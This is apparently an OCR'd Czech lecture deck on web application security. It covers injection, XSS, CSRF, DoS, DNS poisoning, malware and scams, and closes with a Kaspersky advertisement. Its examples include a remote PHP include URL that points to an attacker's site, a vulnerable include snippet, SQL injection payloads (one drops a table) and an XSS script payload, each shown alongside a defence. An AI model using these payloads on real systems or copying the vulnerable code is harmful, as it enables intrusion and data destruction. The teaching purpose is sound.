10

Vývoj Internetových Aplikací

Bezpečnost

Ing. Michal Radecký, Ph.D.

www.cs.vsb.cz/radecky

https://www.ted.com/talks/mikko_hypponen_fighting_viruses_defending_the_net

https://www.ted.com/talks/james_lyne_everyday_cybercrime_and_what_you_can_do_about_it

http://www.internetprovsechny.cz/pocitacova-kriminalita-a-bezpecnost/

Co je to Cyber kriminalita

- Trestná činnost páchaná za pomoci informačních a komunikačních technologií

- Formální rozdělení (podle EU)
  - Trestné činy **proti důvěrnosti, integritě a dostupnosti počítačových dat a systémů** (neoprávněný přístup, neoprávněné odposlouchávání, narušování dat, narušování systémů, zneužívání zařízení).
  - Trestné činy **se vztahem k počítači** (počítačový podvod, padělání počítačem).
  - Trestné činy **se vztahem k obsahu počítače**
  - Trestné činy související **s porušováním autorského práva** a souvisejících práv.


http://www.internetprovsechny.cz/pocitacova-kriminalita-a-bezpecnost/

Co je to Cyber kriminalita

- Rozdělení kriminality podle účelu
  - Porušování soukromí
  - Aktivity proti osobnosti
  - Ovlivňování komunikace a infrastruktury
  - Šíření závadného obsahu
  - Přímé ekonomické dopady
  - Porušování autorských práv
  - Atd.

http://www.internetprovsechny.cz/pocitacova-kriminalita-a-bezpecnost/


Hrozby – Hype Cycle



Statistiky a přehledy

- https://www.nortonlifelock.com/us/en/newsroom/press-kits/

- https://purplesec.us/resources/cyber-security-statistics/
- https://behrtech.com/blog/infographic-10-must-know-iot-cybersecurity-stats/
- https://www.varonis.com/blog/cybersecurity-statistics/
- https://financesonline.com/cybersecurity-trends/



PHP Injection

- Využití vstupů (URL) k modifikaci funkčnosti, a to vložením „cizího“ kódu
  - Vypsání zdrojového kódu
  - Práce s adresáři a soubory
  - Využití parametrů sezení (session)
- Zneužití funkcí include a require

```
http://web/index.php?page=http://utocnikuvweb/phpkod.txt
```

```
<? $page = $_GET['page'];include $page; ?>
```

- Aplikace filtrace na vstupu (addslashes, htmlspecialchars)

SQL Injection

- Využití vstupu k modifikace SQL dotazu či jeho rozšíření
  - Získání dat z databáze
  - Modifikace či odstranění dat
  - Získání přístupu do aplikace a dalším zdrojům
- Zneužití speciálních znaků v neošetřeném vstupu

```
http://web/vieworder.php?auto=nissan
```

```
$sql = "select * from orders where name='$auto'";
```

- útok:
  - namísto nissan → `nissan' or 2>1 --`
    `select * from orders where name='nissan' or 2>1 -'`
  - popřípadě nissan -> `nissan'; drop table orders --`

- Aplikace filtrace na vstupech, kontrola vstupních dat, uživatelská práva, logování pro rekonstrukci

XSS – Cross Site Scripting

- Zneužití skriptovacího jazyka na straně klienta – přímo v prohlížeči
  - Spuštění kódu u uživatele v rámci webové stránky/aplikace
  - Získání informací z hostitelské stránky (DOM), resp. modifikace
  - Krádež dat (cookies, session)
  - Keylogger, atd.

```
http://URL/stranka.php?nadpis=cokoliv<script>alert('Toto je úspěšný XSS útok.');</script>
```

- Dočasný/okamžitý
  - Podvržené URL obsahující rovnou útočný kód – konkrétní uživatel
- Persistentní
  - Vkládání skriptů do obsahu aplikace/webu – všichni návštěvníci
- Eliminace skriptování, filtrace vstupů

CSRF – Cross Site Request Forgery

- Skryté volání požadavků na danou funkcionalitu mezi stránkami (záložkami)
  - Získání přístupu a spuštění standardní funkcionality (přihlášená oběť)
- Nutná znalost prostředí, na které se útočí, často v rámci autorizovaného přístupu (uživatel je přihlášen)
- Podvrhnutí URL (obrázek, iframe), které provede danou operaci v systému, často kombinace s XSS
- Tajné tokeny na straně serveru, proměnné URL, opatrnost uživatele

Brute-force – slovníkové útoky

- Zjišťování informací (funkcionality) opakováním „zkoušením“ vstupů
  - Přístupové údaje k systému
  - Získání dat
- Časově náročné v závislosti na náročnosti prostředí, na které se útočí a sofistikovanému typu útoku
- Omezení počtu/času pro opakování požadavků, složitost odhalovaných údajů

DoS, DDoS (Denial of Service)

- Útok, který využívá technické zahlcení serveru za účelem odstavit danou službu/web
  - Využití TCP protokolu (SYN flood) – nekompletní požadavek na navázání komunikace v rámci handshake
  - Využití PING
  - Atd.
- Balancování prostředků pro jednotlivé aplikace/moduly na straně serveru – pod útokem je jen část systému
- Paketové filtry (SW i HW)

DNS poisoning

- Cílem je narušení správného mapování domén na IP adresy v DNS - zavedení chybných informací do DNS, aby byl uživatel přesměrován na neautorizované nebo škodlivé webové stránky
  - Cache Poisoning - Útočník zasílá falešné DNS odpovědi na DNS server, který poté ukládá tyto odpovědi do své mezipaměti (cache). Když uživatel zadá dotaz na překlad názvu domény na IP adresu, DNS server může poskytnout chybnou odpověď z mezipaměti.
  - Spoofed DNS Responses: Útočník může vytvořit falešné DNS odpovědi a poslat je přímo uživatelskému zařízení. Tímto způsobem je uživatel oklamán a přesměrován na škodlivou stránku.
- DNS over HTTPS, udržování infrastruktury aktualizované

SPAM

- Jedná se spíše o nástroj k útokům – prostředek pro šíření jiných forem útoků
- Využití emailové komunikace na velké množství cílových adres – nevyžádaná pošta, obtěžující, přilákání na nebezpečnou stránku
- Nemusí se jednat jen o emaily, ale také diskusní fóra, sociální sítě, apod.
- Filtry na různých úrovních (Black list, White List, Gray List)
- Znemožnění automatizovaného vkládání obsahu (CAPTCHA), eliminace dolování adresátů

Malware

- Malware označuje každý software, jehož účelem je poškození počítače či ovlivnění jeho funkce. Malware může z počítače krást citlivé údaje, může postupně zpomalovat chod počítače nebo dokonce může zasílat podvodné e-maily z e-mailového účtu uživatele bez jeho vědomí.
  - **Virus:** Škodlivý počítačový program, který dokáže kopírovat sám sebe a nakazit počítač.
  - **Červ:** Škodlivý počítačový program, který prostřednictvím sítě rozesílá své vlastní kopie do dalších počítačů.
  - **Spyware:** Malware, který shromažďuje informace o uživatelích bez jejich vědomí.
  - **Adware:** Software, který v počítači automaticky přehrává, zobrazuje či stahuje reklamy.
  - **Trojský kůň:** Zhoubný program, který se tváří jako užitečná aplikace, ale po instalaci poškodí daný počítač nebo z něho odcizí informace.
- **Botnet** – síť napadených počítačů, které mohou realizovat řízený distribuovaný útok, sběr dat, apod.

Scam

- Podvod nebo klamání s cílem získat peníze, osobní údaje nebo jiné hodnoty od oběti. Scamy mohou mít různé formy a být prováděny prostřednictvím různých komunikačních kanálů (telefonní hovory, e-maily, webové stránky, soc. sítě)
- Nástroje pro získávání citlivých a osobních údajů pro jejich další využití
  - Obchodování se sociálními údaji
  - Přistup ke službám (autentifikace a autorizace) E-mailový podvod (phishing): Útočníci se vydávají za důvěryhodnou osobu nebo organizaci a snaží se získat citlivé informace, jako jsou hesla nebo bankovní údaje.

- Telefonní podvod (vishing): Podvodníci volají oběť a snaží se přesvědčit ji, aby poskytla osobní nebo finanční informace.
- Online podvod (např. fake online obchody): Vytvoření falešné webové stránky, která vypadá jako legitimní obchod, s cílem získat platby za neexistující produkty nebo služby.
- Investiční a finanční podvody: Lidem slibují vysoké zisky nebo velké návratnosti investic, ale ve skutečnosti se jedná o podvodné schéma.
- Romantický podvod: Podvodníci vytvářejí falešné vztahy s lidmi online a poté žádají o peníze nebo osobní informace.

The most worrying modern threats

7 Spam

The most widespread security threat
40% say their mailboxes are swamped with spam

6 Complex malware

Very sophisticated malware aimed at stealing sensitive data, such as Duqu, Flame, Gauss, Red October

5 Children being abused online

64% of parents are really concerned about this problem
27% have experienced this kind of incident*

4 Keyloggers

Intercepting and stealing everything that users type
58,000 keyloggers are blocked every day x

3 Vulnerability Exploits

Infecting your computer via weak spots in the software you use every day
350,000 exploits a day are blocked x

2 Phishing Web Pages

37.3 million users experienced phishing attacks in 2012-2013

1 Malicious programs

200,000 new ones appear every day

* According to the worldwide survey, conducted by B2B International, July 2013
x According to Kaspersky Lab's statistics

© 2013 Kaspersky Lab ZAO. All Rights Reserved.

ENHANCED Anti-Spam module

Filters unsolicited mail using updatable databases and efficient content analysis

PROTECTION against cyberwarfare

PARENTAL CONTROL

Filters inappropriate content and puts you in control of your kids' online life

SECURE Keyboard

Protects data from keyloggers

AUTOMATIC Exploit Prevention

Detects and blocks even new and unknown exploits and those using zero-day vulnerabilities

SAFE MONEY

Keeps vital financial data safe from being intercepted

Exceptional Anti-Virus Protection

Our new antivirus engine has even better detection rates

Kaspersky Internet Security

Reliable protection from all threats

Supported by Kaspersky Security Network

KSN

- Real-time protection for users
- Operates in 213 countries
- Reacts quickly to new threats
- Detects and blocks new malware in a matter of seconds

KASPERSKY